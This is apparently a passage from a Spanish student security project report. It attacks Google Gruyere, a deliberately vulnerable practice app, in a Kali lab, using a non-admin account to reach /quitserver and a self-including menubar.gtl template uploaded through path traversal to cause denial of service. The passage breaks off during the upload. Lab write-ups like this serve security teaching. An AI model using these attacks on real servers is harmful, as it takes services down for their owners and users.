
Para esto iniciaremos sesión con la cuenta ‘usuario’ contraseña ‘usuario’.



Encontramos en la barra de direcciones que lo maneja el manager.gtl:



Lo miraremos en el servidor:




```


1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
2 <!-- Copyright 2017 Google Inc. -->
3 <html>
4 <head>
5 <title>Gruyere: Profile</title>
6 [[include:base.css]][[include:base.css]]
7 </head>
8
9 <body>
10 [[include:menubar.gtl]][[include:menubar.gtl]]
11 <h2>Gruyere: Manage the server</h2>
12
13 <div class='content'>
14 <form method='get' action='{{unique_id}}/editprofile.gtl'>
15 <p>Edit a user's profile:</p>
16 <input type='text' name='uid'>
17 <input type='submit' value='Edit'>
18 </p>
19 </form>
20 <p><a href='{{unique_id}}/reset'>Reset the server</a></p>
21 <p><a href='{{unique_id}}/quitserver'>Quit the server</a></p>
22 </div>
23 </body>
24
25 </html>
26

```

Vemos que tenemos la URL /quitserver.

Ahora vamos a crear una nueva cuenta sin permisos de administrador la llamare 'dos' y de contraseña 'dos'.






The screenshot shows a Kali Linux desktop environment with a virtual machine running Oracle VM VirtualBox. The VM is titled "KaliLinux (ataque) [Corriendo]". Inside the VM, a Firefox browser is open to the URL [192.168.1.99:8080/340406111127133416727346604689981155803/login?...](http://192.168.1.99:8080/340406111127133416727346604689981155803/login?...). The page title is "Gruyere: Home". The main content area displays a list of recent snippets:


Most recent snippets:	
<b>Brie</b>	Brie is the queen of the cheeses!!! <a href="#">All snippets</a> <a href="#">Homepage</a>
 <b>aleksander</b>	825550 and 6513=65130 <a href="#">All snippets</a> <a href="#">Homepage</a>
 <b>ZAP</b>	ycauhh223mkwd1m5mzotyvsdj5zc2oc8d6a849v9qhf6xroxytjtg0tpcr27 <a href="#">All snippets</a> <a href="#">Homepage</a>
 <b>1'true'</b>	61 <a href="#">All snippets</a> <a href="#">Homepage</a>
<b>Cheddar Mac</b>	Gruyere is the cheesiest application on the web. <a href="#">All snippets</a> <a href="#">Homepage</a>

Ahora con este usuario sin derechos de administración voy a intentar acceder a esa url:

## PROYECTO 1<sup>a</sup> EVALUACIÓN



Podemos ver que el servidor se cerró, podremos comprobarlo en el mismo:




ii. DoS – Sobrecarga del servidor

Ahora que sabemos que Google Gruyere es vulnerable al ‘Path transversal’,


Podremos modificar un fichero del servidor, para poner a Gruyere en un bucle infinito, con una solicitud que se repite sin fin.

Para esto voy a usar el fichero menubar.gtl, para hacer este ataque voy a iniciar sesión con la cuenta ‘usuario’ y contraseña ‘usuario’:



## PROYECTO 1<sup>a</sup> EVALUACIÓN


Y ahora pondré en la URL menubar.gtl:




Este archivo está en cada página que navegaremos por lo cual es una muy buena opción este será el código que tendrá:

```
[[include:menubar.gtl]]DoS[[/include:menubar.gtl]]
```

Este sería el archivo:



Ahora procederemos a subirlo:



Ahora capturo esta petición, y modiflico la ruta del fichero:

## PROYECTO 1<sup>a</sup> EVALUACIÓN

